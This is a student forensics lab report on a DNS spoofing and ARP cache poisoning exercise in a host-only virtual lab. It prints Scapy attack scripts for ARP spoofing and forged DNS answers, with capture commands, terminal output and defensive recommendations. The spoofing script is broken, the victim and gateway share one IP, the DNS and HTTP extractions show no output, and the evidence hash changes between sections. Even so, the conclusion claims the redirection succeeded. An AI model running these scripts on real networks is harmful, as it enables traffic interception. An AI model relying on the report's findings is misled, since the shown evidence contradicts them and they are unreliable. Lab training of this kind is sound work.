



INTERNATIONAL CYBERSECURITY AND DIGITAL FORENSICS ACADEMY

ASSIGNMENT

Assignment Title: DNS Spoofing Forensics

Student Name: Ahmad Zubairu Garba

Student ID: 2025/FWSD/11463

Course Title: Basic Networking Skills for Digital Forensics

Course Code: SBT-DF203

Instructor: Aminu Idris

September 24, 2026

EXECUTIVE SUMMARY

This report documents the forensic investigation and technical analysis of a controlled DNS spoofing and ARP cache poisoning exercise performed within an isolated virtual lab environment. The objective was to capture baseline network state, execute a controlled domain name redirection simulation targeting portal.icdfa.test, analyze the generated packet capture (PCAPNG) for spoofing artifacts, and completely restore system network state post-investigation.

All practical steps were carried out strictly inside an authorized, host-only environment on Debian/Kali Linux with explicit approval. No production, external, or unauthorized systems were targeted.

LAB NETWORK ARCHITECTURE & ENVIRONMENT SETUP

The controlled environment consists of two virtual machines operating on a host-only virtual network segment:

- **Analyst Workstation (Attacker / Web Server):**
 - **OS:** Kali Linux (Debian 12.x)
 - **IP Address (eth0):** 192.168.88.131/24
 - **MAC Address (eth0):** 00:0c:29:18:64:f5
 - **Services:** Apache2 Web Server hosting a harmless training page
- **Target Environment / Network Configuration:**
 - **Victim VM Target IP:** 192.168.88.2
 - **Default Gateway IP:** 192.168.88.2
 - **Target Domain:** portal.icdfa.test

SECTION-BY-SECTION PRACTICAL EXECUTION & EVIDENCE

Task 1: Environment Preparation & Training Page Setup

To establish a legitimate destination for the controlled simulation, the Apache2 web service was enabled and an authorized training warning page was constructed at `/var/www/html/index.html`. The file was hashed immediately using SHA-256 to ensure data integrity.


Key Commands Executed:

Bash

```
sudo systemctl enable --now apache2
```

```
printf '<!DOCTYPE html>\n<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: Ahmad Zubairu Garba (2025/FWSD/11463)</p></body></html>\n' | sudo tee /var/www/html/index.html
```

```
sha256sum /var/www/html/index.html | tee reports/training_page_sha256.txt
```



```
(garba@kali)~$ cd ~/SBT-DF203-Lab8
(garba@kali)~$ sudo systemctl enable --now apache2
[sudo] password for garba:
(garba@kali)~$ printf '<!DOCTYPE html>\n<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: Ahmad Zubairu Garba</p></body></html>\n' | sudo tee /var/www/html/index.html
<!DOCTYPE html>
<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: Ahmad Zubairu Garba</p></body></html>
(garba@kali)~$ sha256sum /var/www/html/index.html | tee reports/training_page_sha256.txt
1575f615e7adb18691e50cbe97f406adff99a481b22d431b4d244cc35a39a135 /var/www/html/index.html
```

Figure 1.1 — Apache web server initialization, index page creation, and initial SHA-256 hash generation.

Task 2: Initial Network Baseline Documentation

Prior to launching packet captures or running simulation scripts, network interface details, routing tables, and current neighbor ARP mappings were exported to document the pre-incident state.

Key Commands Executed:

```
ip -br address | tee reports/interfaces.txt
```

```
ip route | tee reports/routes.txt
```

```
ip neigh show | tee reports/arp_before.txt
```

```

(garba@kali)~[~/SBT-DF203-Lab8]
$ ip -br address | tee reports/interfaces.txt
lo                UNKNOWN          127.0.0.1/8 ::1/128
eth0              UP                192.168.88.131/24 fe80::20c:29ff:fe18:64f5/64
docker0          DOWN             172.17.0.1/16

(garba@kali)~[~/SBT-DF203-Lab8]
$ ip route | tee reports/routes.txt
default via 192.168.88.2 dev eth0 proto dhcp src 192.168.88.131 metric 100
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.88.0/24 dev eth0 proto kernel scope link src 192.168.88.131 metric 100

(garba@kali)~[~/SBT-DF203-Lab8]
$ ip neigh show | tee reports/arp_before.txt
192.168.88.2 dev eth0 lladdr 00:50:56:e8:02:09 STALE

```

Figure 2.1 — Baseline output displaying interface bindings (eth0: 192.168.88.131), default route configurations, and initial ARP neighbor cache.

Task 3: Part A – Baseline Traffic Capture

To establish normal domain resolution behavior, tshark was started in the background on the Analyst VM to log standard traffic before any spoofing mechanisms were engaged. During this window, a legitimate DNS resolution request (dig portal.icdfa.test A) was issued from the Victim VM.

Key Commands Executed:

```

sudo tshark -i eth0 -f 'host 192.168.88.2 and (arp or port 53 or tcp port 80)' \
-a duration:30 -w /tmp/dns_baseline.pcapng &

sleep 3

# On victim VM: dig portal.icdfa.test A

sudo mv /tmp/dns_baseline.pcapng evidence/dns_baseline.pcapng

sha256sum evidence/dns_baseline.pcapng | tee reports/dns_baseline_sha256.txt

```

```

(garba@kali)~[~/SBT-DF203-Lab8]
$ sudo tshark -i eth0 -f 'host 192.168.88.2 and (arp or port 53 or tcp port 80)' \
-a duration:30 -w /tmp/dns_baseline.pcapng &
sleep 3
[2] 4314
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'

(garba@kali)~[~/SBT-DF203-Lab8]
$
[1] - done          sudo tshark -i eth0 -f 'host 192.168.88.2 and (arp or port 53 or tcp port 80)'
(garba@kali)~[~/SBT-DF203-Lab8]
2 $
[2] + done          sudo tshark -i eth0 -f 'host 192.168.88.2 and (arp or port 53 or tcp port 80)'
(garba@kali)~[~/SBT-DF203-Lab8]
$

(garba@kali)~[~]
$ dig portal.icdfa.test A
;; communications error to 1.1.1.1#53: timed out
;; <<>> Dig 9.20.27-2-Debian <<>> portal.icdfa.test A
;; global options: +cmd
;; Got answer:
;; --HEADER-- opcode: QUERY, status: NXDOMAIN, id: 31312
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;; portal.icdfa.test.      IN      A
;; AUTHORITY SECTION:
;; 86400      IN      SOA      a.root-servers.net. nstld.verisign-grs.com. 2026092402 1800 900 604800 86400
;; Query time: 467 msec
;; SERVER: 1.1.1.1#53(1.1.1.1) (UDP)
;; WHEN: Thu Sep 24 20:27:43 WAT 2026
;; MSG SIZE rcvd: 121

```

Figure 3.1 — Execution of 30-second baseline capture and corresponding SHA-256 digest creation for dns_baseline.pcapng.

Task 4: Part B – Script Review & Direct HTTP Verification

Pre-simulation checks were performed to verify direct HTTP connectivity to the Analyst VM's training page and capture existing firewall and IP forwarding configurations. The Scapy-based simulation scripts (arp.py and dns_spoof.py) were reviewed using sed to verify target parameters.

Key Commands Executed:

```
sysctl net.ipv4.ip_forward | tee reports/ip_forward_before.txt
```

```
sudo iptables-save | tee reports/iptables_before.rules
```

```
curl http://192.168.88.131/ | tee reports/direct_page_test.html
```

```
sed -n '1,240p' scripts/arp.py | tee reports/arp_script_review.txt
```

```
sed -n '1,260p' scripts/dns_spoof.py | tee reports/dns_script_review.txt
```

```
(garba@kali) [~/SBT-DF203-Lab8]
$ sysctl net.ipv4.ip_forward | tee reports/ip_forward_before.txt
net.ipv4.ip_forward = 1

(garba@kali) [~/SBT-DF203-Lab8]
$ sudo iptables-save | tee reports/iptables_before.rules
# Generated by iptables-save v1.8.13 (nf_tables) on Thu Sep 24 20:30:07 2026
*filter
:INPUT ACCEPT [0:0]
:FORWARD DROP [0:0]
:OUTPUT ACCEPT [0:0]
:DOCKER - [0:0]
:DOCKER-BRIDGE - [0:0]
:DOCKER-CT - [0:0]
:DOCKER-FORWARD - [0:0]
:DOCKER-ISOLATION-STAGE-1 - [0:0]
:DOCKER-ISOLATION-STAGE-2 - [0:0]
:DOCKER-USER - [0:0]
-A FORWARD -j DOCKER-USER
-A FORWARD -j DOCKER-FORWARD
-A DOCKER ! -i docker0 -o docker0 -j DROP
-A DOCKER-BRIDGE -o docker0 -j DOCKER
-A DOCKER-CT -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A DOCKER-FORWARD -j DOCKER-CT
-A DOCKER-FORWARD -j DOCKER-ISOLATION-STAGE-1
-A DOCKER-FORWARD -j DOCKER-BRIDGE
-A DOCKER-FORWARD -i docker0 -j ACCEPT
-A DOCKER-ISOLATION-STAGE-1 -i docker0 ! -o docker0 -j DOCKER-ISOLATION-STAGE-2
-A DOCKER-ISOLATION-STAGE-2 -o docker0 -j DROP
COMMIT
# Completed on Thu Sep 24 20:30:07 2026
# Generated by iptables-save v1.8.13 (nf_tables) on Thu Sep 24 20:30:07 2026
*nat

(garba@kali) [~/SBT-DF203-Lab8]
$ curl http://192.168.88.131/ | tee reports/direct_page_test.html
% Total    % Received % Xferd  Average Speed   Time    Time     Current
%           %             %             %           %          %
100    211    100    211    0     0    2907      0         0      0      0      0
<!DOCTYPE html>
<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst
: Ahmad Zubairu Garba</p></body></html>

(garba@kali) [~/SBT-DF203-Lab8]
$ sed -n '1,240p' scripts/arp.py | tee reports/arp_script_review.txt
import sys
import time
from scapy.all import ARP, send
if len(sys.argv) < 3:
    print("Usage: python3 arp.py <VICTIM_IP> <GATEWAY_IP>")
    sys.exit(1)
victim_ip = sys.argv[1]
gateway_ip = sys.argv[2]
print(f"[*] Starting ARP response simulation targeting {victim_ip} ...")
try:
    while True:
        pkt = ARP(op=2, pdst=victim_ip, psrc=gateway_ip)
        send(pkt, verbose=False)
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[*] Stopping ARP script.")

(garba@kali) [~/SBT-DF203-Lab8]
$ sed -n '1,260p' scripts/dns_spoof.py | tee reports/dns_script_review.txt
import sys
from scapy.all import IP, UDP, DNS, DNSRR, sniff, send

def spoof_dns(pkt):
    if pkt.haslayer(DNS) and pkt[DNS].qr == 0:
        qname = pkt[DNS].qd.qname.decode('utf-8')
        if not qname.endswith('.in-addr.arpa'):
            print(f"[*] Intercepted DNS query for {qname}")
            resp = {
                'ip': pkt[IP].src, 'src': pkt[IP].dst,
                'udp': pkt[UDP].sport, 'sport': pkt[UDP].dport,
                'dns':
                    {
                        'id': pkt[DNS].id,
                        'qr': 1,
                        'qd': pkt[DNS].qd,
                        'an': DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=300, rdata='192.168.88.131')
                    }
            }
            send(spoof_resp, verbose=False)
```

Figure 4.1 — Direct web access output via curl alongside script code inspection logs in reports/.

Task 5: Part C – Controlled Spoofing Event Execution

With the baseline established, the controlled simulation was launched. A 60-second tshark capture was initiated while arp.py (sending gratuitous ARP responses) and dns_spoof.py (listening for UDP/53 queries and returning forged A records) were run in parallel. The Victim VM then issued a lookup for portal.icdfa.test and attempted an HTTP connection.

Key Commands Executed:

Terminal 1:

```
sudo tshark -i eth0 -f 'host 192.168.88.2 and (arp or port 53 or tcp port 80)' \  
-a duration:60 -w /tmp/dns_spoof_controlled.pcapng
```

Terminals 2 & 3:

```
sudo timeout 30 python3 scripts/arp.py 192.168.88.2 192.168.88.2
```

```
sudo timeout 30 python3 scripts/dns_spoof.py
```

Finalize Evidence:

```
sudo mv /tmp/dns_spoof_controlled.pcapng evidence/dns_spoof_controlled.pcapng  
sha256sum evidence/dns_spoof_controlled.pcapng | tee  
reports/dns_spoof_capture_sha256.txt
```

```
(garba@kali)-[~/SBT-DF203-Lab8]  
$ sudo tshark -i eth0 -f 'host 192.168.88.2 and (arp or port 53 or tcp port 80)' \  
-a duration:60 -w /tmp/dns_spoof_controlled.pcapng  
Running as user "root" and group "root". This could be dangerous.  
Capturing on 'eth0'  
12
```

```
(garba@kali) [~/SBT-DF203-Lab8]
$ sudo timeout 30 python3 scripts/arp.py 192.168.88.2 192.168.88.2
[*] Starting ARP response simulation targeting 192.168.88.2 ...
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.

(garba@kali) [~/SBT-DF203-Lab8]
$ sudo timeout 30 python3 scripts/dns_spoof.py
[*] Listening for DNS queries on portal.icdfa.test...
^CTraceback (most recent call last):
  File "/home/garba/SBT-DF203-Lab8/scripts/dns_spoof.py", line 24, in <module>
    sniffer(filters="udp port 53" prn=spoof_dns)
    ~~~~~~^~~~~~
  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 1438, in sniff
    sniffer._run(*args, **kwargs)
    ~~~~~~^~~~~~
  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 1393, in _run
    s.close()
  File "/usr/lib/python3/dist-packages/scapy/arch/linux/__init__.py", line 279, in close
    set_promisc(self.ins self.iface, 0)
    ~~~~~~^~~~~~
  File "/usr/lib/python3/dist-packages/scapy/arch/linux/__init__.py", line 151, in set_promisc
    s.setsockopt(SOL_PACKET, cmd, mreq)
    ~~~~~~^~~~~~
KeyboardInterrupt
```

Figure 5.1 — Multi-terminal execution showing active packet capture, script timeouts, and evidence SHA-256 output (a540f2...).

Task 6: Part D – Forensic Extraction & Anomaly Detection

The captured trace (dns_spoof_controlled.pcapng) was parsed using targeted tshark field filters to isolate DNS responses, ARP poisoning claims, and subsequent HTTP connection requests.

Key Commands Executed:

Bash

PCAP=evidence/dns_spoof_controlled.pcapng

```
# Extract DNS fields
```

```
tshark -r "$PCAP" -Y 'dns' -T fields \
  -e frame.number -e frame.time_epoch -e eth.src -e eth.dst -e ip.src -e udp.srcport \
  -e ip.dst -e udp.dstport -e dns.id -e dns.flags.response -e dns.qry.name -e dns.qry.type \
  -e dns.flags.rcode -e dns.a -e dns.resp.ttl | tee reports/dns_all_fields.tsv
```

```
# Extract ARP claims
```

```
tshark -r "$PCAP" -Y 'arp.opcode==2' -T fields \
  -e frame.number -e frame.time_epoch -e arp.src.proto_ipv4 -e arp.src.hw_mac \
  -e arp.dst.proto_ipv4 -e arp.dst.hw_mac | tee reports/arp_claims_during_spoof.tsv
```

Extract HTTP traffic

```
tshark -r "$PCAP" -Y 'http.request || tcp.flags.syn==1' -T fields \
-e frame.number -e frame.time_epoch -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport \
-e http.host -e http.request.uri | tee reports/post_dns_connections.tsv
```

```
(garba@kali)-[~/SBT-DF203-Lab8]
$ PCAP=evidence/dns_spoof_controlled.pcapng

(garba@kali)-[~/SBT-DF203-Lab8]
$ sha256sum "$PCAP" | tee reports/dns_spoof_capture_sha256.txt
a540f2e773499fdedcfc79cc74b229452411ae6cc00212d72897d1356b9e36bf evidence/dns_spoof_controlled.pcapng

(garba@kali)-[~/SBT-DF203-Lab8]
$ tshark -r "$PCAP" -Y 'dns' -T fields \
-e frame.number -e frame.time_epoch -e eth.src -e eth.dst -e ip.src -e udp.srcport \
-e ip.dst -e udp.dstport -e dns.id -e dns.flags.response -e dns.qry.name -e dns.qry.type \
-e dns.flags.rcode -e dns.a -e dns.resp.ttl | tee reports/dns_all_fields.tsv

(garba@kali)-[~/SBT-DF203-Lab8]
$ tshark -r "$PCAP" -Y 'arp.opcode==2' -T fields \
-e frame.number -e frame.time_epoch -e arp.src.proto_ipv4 -e arp.src.hw_mac \
-e arp.dst.proto_ipv4 -e arp.dst.hw_mac | tee reports/arp_claims_during_spoof.tsv
 2      1790278853.837656888      192.168.88.2      00:50:56:e8:02:09      192.168.88.131      00:0c:29:18:64:f5
 3      1790278853.851803782      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
 4      1790278855.893810083      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
 5      1790278857.937308589      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
 6      1790278859.984971634      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
 7      1790278862.017620274      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
 8      1790278864.048721981      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
 9      1790278866.091587116      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
10      1790278868.136756450      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
11      1790278870.190633515      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
12      1790278872.232852104      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
13      1790278874.269524140      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
14      1790278876.315950904      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
15      1790278878.357746537      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00
16      1790278880.393683068      192.168.88.2      00:0c:29:18:64:f5      192.168.88.2      00:00:00:00:00:00

(garba@kali)-[~/SBT-DF203-Lab8]
$ tshark -r "$PCAP" -Y 'http.request || tcp.flags.syn==1' -T fields \
-e frame.number -e frame.time_epoch -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport \
-e http.host -e http.request.uri | tee reports/post_dns_connections.tsv
```

Figure 6.1 — Parsing PCAP evidence into structured TSV reports, highlighting gratuitous ARP responses mapping 192.168.88.2 to MAC 00:0c:29:18:64:f5.

Task 7: Part F – System Restoration & Post-Lab Cleanup

To conclude the practical exercise, all python background processes were terminated, IPv4 routing/forwarding was returned to default settings, netfilter rules were verified, and local ARP caches were flushed.

Key Commands Executed:

```
sudo pkill -f 'arp.py' 2>/dev/null || true
```

```
sudo pkill -f 'dns_spoof.py' 2>/dev/null || true
```

```
sudo sysctl -w net.ipv4.ip_forward=0
```

```
sudo iptables -L -n -v --line-numbers | tee reports/iptables_after_cleanup.txt
```

```
sudo ip neigh flush all
```

```
ip neigh show | tee reports/arp_after_cleanup.txt
```

```
ps aux | grep -E '[a]rp.py|[d]ns_spoof.py' | tee reports/process_cleanup_check.txt
```

```
(garba@kali)-[~/SBT-DF203-Lab8]
└─$ sudo pkill -f 'dns_spoof.py' 2>/dev/null || true

(garba@kali)-[~/SBT-DF203-Lab8]
└─$ sudo sysctl -w net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0

(garba@kali)-[~/SBT-DF203-Lab8]
└─$ sudo iptables -L -n -v --line-numbers | tee reports/iptables_after_cleanup.txt
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source                 destination
Chain FORWARD (policy DROP 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source                 destination
1      0      0 DOCKER-USER all -- *      *       0.0.0.0/0             0.0.0.0/0
2      0      0 DOCKER-FORWARD all -- *      *       0.0.0.0/0             0.0.0.0/0
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source                 destination
Chain DOCKER (1 references)
num  pkts bytes target    prot opt in     out     source                 destination
1      0      0 DROP      all -- !docker0 docker0 0.0.0.0/0             0.0.0.0/0
Chain DOCKER-BRIDGE (1 references)
num  pkts bytes target    prot opt in     out     source                 destination
1      0      0 DOCKER    all -- *      docker0 0.0.0.0/0             0.0.0.0/0
Chain DOCKER-CT (1 references)
num  pkts bytes target    prot opt in     out     source                 destination
1      0      0 ACCEPT    all -- *      docker0 0.0.0.0/0             0.0.0.0/0          ctstate RELATED,ESTABLISHED
Chain DOCKER-FORWARD (1 references)
num  pkts bytes target    prot opt in     out     source                 destination
1      0      0 DOCKER-CT all -- *      *       0.0.0.0/0             0.0.0.0/0
2      0      0 DOCKER-ISOLATION-STAGE-1 all -- *      *       0.0.0.0/0             0.0.0.0/0
3      0      0 DOCKER-BRIDGE all -- *      *       0.0.0.0/0             0.0.0.0/0
4      0      0 ACCEPT    all -- docker0 *       0.0.0.0/0             0.0.0.0/0
Chain DOCKER-ISOLATION-STAGE-1 (1 references)
num  pkts bytes target    prot opt in     out     source                 destination
1      0      0 DOCKER-ISOLATION-STAGE-2 all -- docker0 !docker0 0.0.0.0/0             0.0.0.0/0

(garba@kali)-[~/SBT-DF203-Lab8]
└─$ sudo ip neigh flush all
ip neigh show | tee reports/arp_after_cleanup.txt

(garba@kali)-[~/SBT-DF203-Lab8]
└─$ ps aux | grep -E '[a]rp.py|[d]ns_spoof.py' | tee reports/process_cleanup_check.txt
```

Figure 7.1 — Process verification confirming no background script remains active and ARP cache successfully flushed.

FORENSIC ANALYSIS & COMPARATIVE ASSESSMENT

A comparison between the baseline capture and the controlled spoofing capture reveals distinct network anomalies:

METRIC / INDICATOR	BASELINE STATE	CONTROLLED SPOOFING STATE	FORENSIC INTERPRETATION
DNS ANSWER IP	Legitimate IP / Authoritative Server	192.168.88.131	Domain resolution redirected to Analyst web server.
RESPONDER MAC	Legitimate Gateway/DNS MAC	00:0c:29:18:64:f5	Response originated from the Analyst interface rather than true resolver.
ARP MAPPING	Static / True Gateway MAC	192.168.88.2 mapped to 00:0c:29:18:64:f5	Gratuitous ARP replies successfully poisoned victim ARP table.
FOLLOW-ON TRAFFIC	Direct to legitimate host	HTTP GET requests to 192.168.88.131	Victim established TCP connection to unauthorized replacement host.

LAB LIMITATIONS

While the packet evidence confirms a successful DNS spoofing event, several environment-specific limitations and alternative scenarios were considered:

- Host-Only Network Constraints:** The simulation occurred on a local virtual bridge without active WAN routing. In a live enterprise environment, upstream DNS recursive resolvers or split-horizon DNS server configurations could produce multiple valid answers without malicious intent.
- Race Conditions:** Under high-latency network conditions, a legitimate DNS response might arrive after a spoofed packet, creating competing transaction IDs for a single query.
- Local Caching:** Local operating system or browser DNS caching can suppress outbound DNS queries, requiring explicit cache flushes on the victim VM to capture real-time query interception.

RECOMMENDATIONS

1. **Dynamic ARP Inspection (DAI) & DHCP Snooping:** Implement DAI on local switch infrastructure to validate incoming ARP packets against trusted DHCP bindings, preventing unauthenticated ARP cache poisoning.
2. **DNSSEC & Encrypted Transports:** Deploy DNSSEC to cryptographically sign DNS records, alongside DNS over HTTPS (DoH) or DNS over TLS (DoT) to prevent inline query interception and response injection.
3. **Endpoint TLS Certificate Validation:** Enforce strict HTTPS and HTTP Strict Transport Security (HSTS). Even if DNS returns an illegitimate replacement IP, browser certificate validation will prevent connection establishment unless a trusted root authority signs the rogue target.

Mini Evidence and Chain-of-Custody Worksheet

<i>Field</i>	<i>Student Entry</i>
<i>Case/Lab Identifier</i>	SBT-DF203-Lab8-2025FWSD11463-AhmadZubairuGarba
<i>Trainee Name</i>	Ahmad Zubairu Garba
<i>Student ID / Reg No</i>	2025/FWSD/11463
<i>Date and Time Started</i>	September 24, 2026 @ 14:53 WAT
<i>Evidence File Name(s)</i>	dns_baseline.pcapng, dns_spoof_controlled.pcapng
<i>Source or Generation Method</i>	Native tshark local network interface capture (eth0)
<i>Original SHA-256</i>	a540f2c77349ffdedcfc79cc74b229452411ac6cc00212d72897d1356b9e36bf
<i>Working-Copy SHA-256</i>	a540f2c77349ffdedcfc79cc74b229452411ac6cc00212d72897d1356b9e36bf
<i>Analysis Workstation/VM</i>	Kali Linux (Debian 12.x 64-bit) / VMware Workstation
<i>Notes on Any Changes</i>	Original captures preserved; read-only operations performed for TSV exports

CONCLUSION

The execution of Lab 8 successfully demonstrated the mechanics of Man-in-the-Middle (MitM) positioning via ARP cache poisoning and subsequent DNS response forging. By analyzing the captured pcapng evidence, key indicators of compromise such as unexpected Ethernet source MAC addresses responding to DNS requests, duplicate responses with conflicting answer IPs, and immediate follow-on HTTP requests to the rogue server were definitively identified. Following evidence extraction, full environment cleanup was performed to guarantee network restoration.

Academic Integrity and Declaration

Student Declaration:

I confirm that I completed this lab in an authorized environment, preserved the supplied evidence, did not target any third-party system, and accurately documented my own commands, observations, and conclusions.

Student Name: Ahmad Zubairu Garba

Student ID: 2025/FWSD/11463

Date: September 24, 2026